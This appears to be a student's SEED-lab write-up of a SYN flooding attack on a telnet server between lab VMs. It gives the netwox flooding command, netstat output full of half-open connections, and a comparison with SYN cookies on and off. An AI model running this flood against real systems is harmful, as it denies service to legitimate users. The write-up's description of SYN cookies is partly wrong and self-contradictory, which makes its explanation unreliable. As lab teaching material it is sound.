

3.1 Task 1: SYN Flooding Attack

Server machine:

Using ifconfig to display server's IP address

```
[12/03/20]root@VM:~# ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:46:21:13
      inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
      inet6 addr: fe80::100c:d924:7553:472d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:6505163 errors:0 dropped:0 overruns:0 frame:0
          TX packets:112244 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:390321395 (390.3 MB) TX bytes:6738978 (6.7 MB)

lo      Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:23957 (23.9 KB) TX bytes:23957 (23.9 KB)

[12/03/20]root@VM:~#
```

Client machine:

Using ifconfig to display client's IP address

```
[12/03/20]seed@VM:~$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:4f:60:f2
      inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
      inet6 addr: fe80::5616:2065:f139:4fb7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:76 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11427 (11.4 KB) TX bytes:7704 (7.7 KB)

lo      Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:70 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21560 (21.5 KB) TX bytes:21560 (21.5 KB)

[12/03/20]seed@VM:~$
```

Attacker machine:

Using ifconfig to display attacker's IP address

```
[12/03/20]seed@VM:~$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:de:1c:fe
      inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.255.0
      inet6 addr: fe80::34ea:43c0:dedb:18c4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:70 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8100799 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9721 (9.7 KB) TX bytes:486052653 (486.0 MB)

lo      Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:24132 (24.1 KB) TX bytes:24132 (24.1 KB)

[12/03/20]seed@VM:~$
```

Server Machine:

Turn off SYN cookies on the Server machine to perform SYN flooding attack

sudo sysctl -w net.ipv4.tcp_syncookies=0 -turn off

```
[12/03/20]root@VM:~# sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[12/03/20]root@VM:~#
```

If we want to turn on the SYN cookies we can use this command:

Sudo sysctl -w net.ipv4.tcp_syncookies=1 - turn on

Showing all the ports which are listening on the server machine:

netstat -tna shows all the ports which are listening on the server machine

Telnet uses port 23.

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.1.1:53	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.15:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp6	0	0	:::80	:::*	LISTEN
tcp6	0	0	:::53	:::*	LISTEN
tcp6	0	0	:::21	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	:::3128	:::*	LISTEN
tcp6	0	0	:::1:953	:::*	LISTEN

Client machine is establishing a connection with server machine by using the command:

telnet 10.0.2.15

where 10.0.2.15 is the IP address of the server machine. Client is requesting to connect with the server.

Client Machine:

```
[12/03/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Dec  3 19:35:03 EST 2020 from 192.168.56.103 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[12/03/20]seed@VM:~$
```

Server Machine:

Checking if the connection has been established of the client with the server:

```
[12/03/20]root@VM:~# sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[12/03/20]root@VM:~# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 127.0.1.1:53           0.0.0.0:*              LISTEN
tcp        0      0 10.0.2.15:53          0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:22            0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:23            0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0.*             LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0.*             LISTEN
tcp6       0      0 :::80                 :::*                  LISTEN
tcp6       0      0 :::53                 :::*                  LISTEN
tcp6       0      0 :::21                 :::*                  LISTEN
tcp6       0      0 :::22                 :::*                  LISTEN
tcp6       0      0 :::3128               :::*                  LISTEN
tcp6       0      0 :::1:953              :::*                  LISTEN
[12/03/20]root@VM:~# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 127.0.1.1:53           0.0.0.0:*              LISTEN
tcp        0      0 10.0.2.15:53          0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:22            0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:23            0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0.*             LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0.*             LISTEN
tcp        0      0 10.0.2.15:23          10.0.2.4:45114        ESTABLISHED
tcp6       0      0 :::80                 :::*                  LISTEN
tcp6       0      0 :::53                 :::*                  LISTEN
tcp6       0      0 :::21                 :::*                  LISTEN
tcp6       0      0 :::22                 :::*                  LISTEN
tcp6       0      0 :::3128               :::*                  LISTEN
tcp6       0      0 :::1:953              :::*                  LISTEN
[12/03/20]root@VM:~#
```

It clearly shows in the screenshot that the TCP connection has been established between Client machine (10.0.2.4) and the Server machine (10.0.2.15) .

Client Machine:

Now exit the connection of the client on the server.

```
[12/03/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^>'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Dec  3 19:35:03 EST 2020 from 192.168.56.103 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[12/03/20]seed@VM:~$ exit
logout
Connection closed by foreign host.
[12/03/20]seed@VM:~$
```

Attacker Machine:

Attacker machine uses *netwox* to send multiple SYN packets to Server VM and cause SYN flooding by using this command:

`sudo netwox 76 -i 10.0.2.15 -p 23 -s raw`


IP address of the server is mentioned after -i and the port address is 23.

-s raw means we are sending raw SYN packets to the server.

Server Machine:

We can use command "netstat -na" to check the usage of the queue, i.e., the number of half-opened connection associated with a listening port. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will show as ESTABLISHED.

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.1.1:53	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.15:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.15:23	244.92.227.100:37340	SYN_RECV
tcp	0	0	10.0.2.15:23	246.24.29.94:56717	SYN_RECV
tcp	0	0	10.0.2.15:23	255.22.98.186:46658	SYN_RECV
tcp	0	0	10.0.2.15:23	248.244.51.159:62858	SYN_RECV
tcp	0	0	10.0.2.15:23	249.243.250.104:30108	SYN_RECV
tcp	0	0	10.0.2.15:23	246.230.227.63:45934	SYN_RECV
tcp	0	0	10.0.2.15:23	253.237.145.0:2432	SYN_RECV
tcp	0	0	10.0.2.15:23	242.34.106.88:54053	SYN_RECV
tcp	0	0	10.0.2.15:23	246.119.37.57:64888	SYN_RECV
tcp	0	0	10.0.2.15:23	242.227.181.255:28724	SYN_RECV
tcp	0	0	10.0.2.15:23	253.91.137.193:19551	SYN_RECV
tcp	0	0	10.0.2.15:23	250.49.215.53:37047	SYN_RECV
tcp	0	0	10.0.2.15:23	253.91.81.178:62367	SYN_RECV
tcp	0	0	10.0.2.15:23	253.161.247.6:16214	SYN_RECV
tcp	0	0	10.0.2.15:23	254.205.32.185:59110	SYN_RECV
tcp	0	0	10.0.2.15:23	254.211.147.84:35453	SYN_RECV
tcp	0	0	10.0.2.15:23	244.90.170.147:25309	SYN_RECV
tcp	0	0	10.0.2.15:23	241.232.193.159:27529	SYN_RECV
tcp	0	0	10.0.2.15:23	240.181.185.194:30569	SYN_RECV
tcp	0	0	10.0.2.15:23	244.214.224.207:26528	SYN_RECV
tcp	0	0	10.0.2.15:23	251.236.216.140:12484	SYN_RECV
tcp	0	0	10.0.2.15:23	243.253.249.173:57439	SYN_RECV
tcp	0	0	10.0.2.15:23	255.222.238.6:7409	SYN_RECV
tcp	0	0	10.0.2.15:23	248.220.80.159:52578	SYN_RECV



```


tcp        0      0  10.0.2.15:23          254.37.10.75:61947      SYN_RECV
tcp        0      0  10.0.2.15:23          244.212.128.48:45539     SYN_RECV
tcp        0      0  10.0.2.15:23          249.118.93.112:3169     SYN_RECV
tcp        0      0  10.0.2.15:23          248.55.83.202:63757     SYN_RECV
tcp        0      0  10.0.2.15:23          246.105.243.177:48502     SYN_RECV
tcp        0      0  10.0.2.15:23          246.84.144.46:62586     SYN_RECV
tcp        0      0  10.0.2.15:23          255.165.245.200:45244     SYN_RECV
tcp        0      0  10.0.2.15:23          250.19.173.117:4762     SYN_RECV
tcp        0      0  10.0.2.15:23          243.77.228.4:52499     SYN_RECV
tcp        0      0  10.0.2.15:23          248.8.199.5:24569     SYN_RECV
tcp        0      0  10.0.2.15:23          245.138.112.1:9404     SYN_RECV
tcp        0      0  10.0.2.15:23          252.12.46.178:21945     SYN_RECV
tcp        0      0  10.0.2.15:23          250.255.69.13:9307     SYN_RECV
tcp        0      0  10.0.2.15:23          242.169.129.15:31706     SYN_RECV
tcp        0      0  10.0.2.15:23          245.125.97.185:47816     SYN_RECV
tcp        0      0  10.0.2.15:23          255.71.247.84:32232     SYN_RECV
tcp        0      0  10.0.2.15:23          242.228.119.242:37243     SYN_RECV
tcp        0      0  10.0.2.15:23          240.125.130.9:47005     SYN_RECV
tcp        0      0  10.0.2.15:23          250.156.68.226:2650     SYN_RECV
tcp        0      0  10.0.2.15:23          253.102.11.187:28588     SYN_RECV
tcp        0      0  10.0.2.15:23          251.35.180.207:16120     SYN_RECV
tcp        0      0  10.0.2.15:23          254.236.109.234:23301     SYN_RECV
tcp        0      0  10.0.2.15:23          241.194.58.149:15441     SYN_RECV
tcp        0      0  10.0.2.15:23          242.203.62.250:64969     SYN_RECV
tcp        0      0  10.0.2.15:23          250.218.116.7:31949     SYN_RECV
tcp        0      0  10.0.2.15:23          247.67.96.132:51994     SYN_RECV
tcp        0      0  10.0.2.15:23          241.63.142.211:21436     SYN_RECV
tcp        0      0  10.0.2.15:23          251.105.5.162:43225     SYN_RECV
tcp        0      0  10.0.2.15:23          244.35.58.40:54157     SYN_RECV
tcp        0      0  10.0.2.15:23          253.57.82.54:63968     SYN_RECV
tcp        0      0  10.0.2.15:23          252.217.146.250:40731     SYN_RECV
tcp        0      0  10.0.2.15:23          244.212.139.60:59776     SYN_RECV
tcp        0      0  10.0.2.15:23          242.199.119.192:50612     SYN_RECV
tcp        0      0  10.0.2.15:23          244.106.16.31:15477     SYN_RECV
tcp        0      0  10.0.2.15:23          255.125.6.120:55380     SYN_RECV
tcp        0      0  10.0.2.15:23          253.162.193.168:4914     SYN_RECV
tcp        0      0  10.0.2.15:23          247.9.28.21:1895     SYN_RECV
tcp        0      0  10.0.2.15:23          254.161.48.124:26059     SYN_RECV
tcp        0      0  10.0.2.15:23          244.249.40.30:36927     SYN_RECV
tcp6       0      0  :::80              ::::*                      LISTEN
tcp6       0      0  ::::53             ::::*                      LISTEN
tcp6       0      0  ::::21             ::::*                      LISTEN
tcp6       0      0  ::::22             ::::*                      LISTEN
tcp6       0      0  ::::3128           ::::*                      LISTEN
tcp6       0      0  ::::1953           ::::*                      LISTEN

```

[12/03/20]root@VM:~#

As shown above all the connections are half open. Thus they keep the server queue full creating problem for new connections which are from genuine clients.

Now if any client tries to establish a connection with server, it fails to do so. This is because the server is already busy with half open connections due to SYN packets sent by the attacker. Like in the screenshot the client keeps trying to establish a connection with the server but fails.



```

[12/03/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...

```

Now I tried the same process by turning SYNcookie=1 on the server and checked how it works.

```
[12/03/20]root@VM:~# sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[12/03/20]root@VM:~#
```

Displaying all the ports that are listening on the server.

```
[12/03/20]root@VM:~# sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[12/03/20]root@VM:~# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 127.0.1.1:53           0.0.0.0:*
tcp        0      0 10.0.2.15:53          0.0.0.0:*
tcp        0      0 127.0.0.1:53           0.0.0.0:*
tcp        0      0 0.0.0.0:22            0.0.0.0:*
tcp        0      0 0.0.0.0:23            0.0.0.0:*
tcp        0      0 127.0.0.1:953          0.0.0.0:*
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
tcp6       0      0 :::80                 :::*
tcp6       0      0 :::53                 :::*
tcp6       0      0 :::21                 :::*
tcp6       0      0 :::22                 :::*
tcp6       0      0 :::3128               :::*
tcp6       0      0 :::1:953              :::*
[12/03/20]root@VM:~#
```

Now client tries to establish a connection with the server:

```
[12/03/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^>'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Dec  3 22:39:43 EST 2020 from 10.0.2.4 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[12/03/20]seed@VM:~$
```

On Server machine: Connection has been established between client and server

```
[12/03/20]root@VM:~# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 127.0.1.53                0.0.0.0:*
tcp     0      0 10.0.2.15:53              0.0.0.0:*
tcp     0      0 127.0.0.1:53              0.0.0.0:*
tcp     0      0 0.0.0.0:22                0.0.0.0:*
tcp     0      0 0.0.0.0:23                0.0.0.0:*
tcp     0      0 127.0.0.1:953             0.0.0.0:*
tcp     0      0 127.0.0.1:3306             0.0.0.0:*
tcp     0      0 10.0.2.15:23              10.0.2.4:45118        ESTABLISHED
tcp6    0      0 :::80                      :::*
tcp6    0      0 ::::53                     :::*
tcp6    0      0 ::::21                     :::*
tcp6    0      0 ::::22                     :::*
tcp6    0      0 ::::3128                  :::*
tcp6    0      0 ::::1:953                 :::*
[12/03/20]root@VM:~#
```


Now the attacker send SYN packets to cause SYN flooding. It is observed that turning on SYNcookie=1 doesn't protect the server from the attack.

```
tcp     0      0 10.0.2.15:23              245.124.33.177:27064   SYN_RECV
tcp     0      0 10.0.2.15:23              252.201.29.136:53943   SYN_RECV
tcp     0      0 10.0.2.15:23              242.45.72.212:8648    SYN_RECV
tcp     0      0 10.0.2.15:23              254.83.93.191:50195   SYN_RECV
tcp     0      0 10.0.2.15:23              250.225.138.26:22079   SYN_RECV
tcp     0      0 10.0.2.15:23              243.58.219.233:7067   SYN_RECV
tcp     0      0 10.0.2.15:23              254.152.254.135:57615  SYN_RECV
tcp     0      0 10.0.2.15:23              252.73.230.139:3946   SYN_RECV
tcp     0      0 10.0.2.15:23              253.20.183.124:45105  SYN_RECV
tcp     0      0 10.0.2.15:23              249.229.58.243:6965   SYN_RECV
tcp     0      0 10.0.2.15:23              249.110.210.120:50688  SYN_RECV
tcp     0      0 10.0.2.15:23              245.79.141.98:66629   SYN_RECV
tcp     0      0 10.0.2.15:23              244.73.231.110:21680  SYN_RECV
tcp     0      0 10.0.2.15:23              251.171.66.45:50464   SYN_RECV
tcp     0      0 10.0.2.15:23              245.58.245.198:62892   SYN_RECV
tcp     0      0 10.0.2.15:23              249.23.141.250:32170  SYN_RECV
tcp     0      0 10.0.2.15:23              253.93.88.144:33508   SYN_RECV
tcp     0      0 10.0.2.15:23              245.63.150.80:60100   SYN_RECV
tcp     0      0 10.0.2.15:23              243.1.199.97:15312   SYN_RECV
tcp     0      0 10.0.2.15:23              248.140.146.207:31145  SYN_RECV
tcp     0      0 10.0.2.15:23              244.120.115.231:25168  SYN_RECV
tcp     0      0 10.0.2.15:23              242.69.139.190:23326  SYN_RECV
tcp     0      0 10.0.2.15:23              249.160.17.182:51040   SYN_RECV
tcp     0      0 10.0.2.15:23              254.157.146.148:43253  SYN_RECV
tcp     0      0 10.0.2.15:23              241.189.215.226:40550  SYN_RECV
tcp     0      0 10.0.2.15:23              240.106.35.219:22344  SYN_RECV
tcp     0      0 10.0.2.15:23              246.202.4.194:63666   SYN_RECV
tcp     0      0 10.0.2.15:23              249.205.161.140:63191  SYN_RECV
tcp     0      0 10.0.2.15:23              245.59.168.182:4346   SYN_RECV
tcp     0      0 10.0.2.15:23              255.152.16.215:65154  SYN_RECV
tcp     0      0 10.0.2.15:23              255.239.12.101:34694  SYN_RECV
tcp     0      0 10.0.2.15:23              244.78.146.160:18464  SYN_RECV
tcp     0      0 10.0.2.15:23              252.113.46.5:55265   SYN_RECV
tcp     0      0 10.0.2.15:23              243.120.175.122:44907  SYN_RECV
tcp     0      0 10.0.2.15:23              245.94.213.254:30038  SYN_RECV
tcp     0      0 10.0.2.15:23              249.160.40.206:33662  SYN_RECV
tcp     0      0 10.0.2.15:23              252.96.211.233:24894  SYN_RECV
tcp     0      0 10.0.2.15:23              246.67.177.185:27273  SYN_RECV
tcp6    0      0 :::80                      :::*
tcp6    0      0 ::::53                     :::*
tcp6    0      0 ::::21                     :::*
tcp6    0      0 ::::22                     :::*
tcp6    0      0 ::::3128                  :::*
```

Now suppose a client tries to connect with the server during this SYN flooding:

First disconnect the client and then try to connect again.

```
[12/03/20]seed@VM:~$ exit
logout
Connection closed by foreign host.
[12/03/20]seed@VM:~$
```



The screenshot shows a terminal window titled "SeedUbuntu Client [Running] - Oracle VM VirtualBox". The window has a blue header bar with the title and some icons. Below the header is a menu bar with "Terminal", "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal shows the following session:

```
[12/03/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Dec  3 23:08:45 EST 2020 from 10.0.2.4 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[12/03/20]seed@VM:~$
```

It is observed that the connection is established perfectly without any problem even through the SYN flooding. However, this was not the case previously. The client kept trying to get connected to the server but failed when the SYN cookie was turned off.

SYN cookies have been implemented to maintain a record of SYN requests so that redundant requests can be ignored. However, a randomized source IP address such as implemented by the Netwox command could potentially circumvent that defense.

SeedUbuntu Server [Running] - Oracle VM VirtualBox					
Terminal					
tcp	0	0	10.0.2.15:23	254.156.159.78:16042	SYN_RECV
tcp	0	0	10.0.2.15:23	251.185.73.210:25798	SYN_RECV
tcp	0	0	10.0.2.15:23	251.201.149.123:6669	SYN_RECV
tcp	0	0	10.0.2.15:23	250.193.2.18:20342	SYN_RECV
tcp	0	0	10.0.2.15:23	243.185.188.174:9844	SYN_RECV
tcp	0	0	10.0.2.15:23	251.249.109.142:24136	SYN_RECV
tcp	0	0	10.0.2.15:23	240.222.149.171:49739	SYN_RECV
tcp	0	0	10.0.2.15:23	251.27.169.219:59169	SYN_RECV
tcp	0	0	10.0.2.15:23	254.40.11.162:19431	SYN_RECV
tcp	0	0	10.0.2.15:23	247.10.75.82:55184	SYN_RECV
tcp	0	0	10.0.2.15:23	250.117.159.228:9961	SYN_RECV
tcp	0	0	10.0.2.15:23	255.13.171.216:51153	SYN_RECV
tcp	0	0	10.0.2.15:23	240.105.191.76:58092	SYN_RECV
tcp	0	0	10.0.2.15:23	242.126.190.50:63173	SYN_RECV
tcp	0	0	10.0.2.15:23	252.21.114.154:43941	SYN_RECV
tcp	0	0	10.0.2.15:23	255.224.132.80:35409	SYN_RECV
tcp	0	0	10.0.2.15:23	251.168.166.9:40356	SYN_RECV
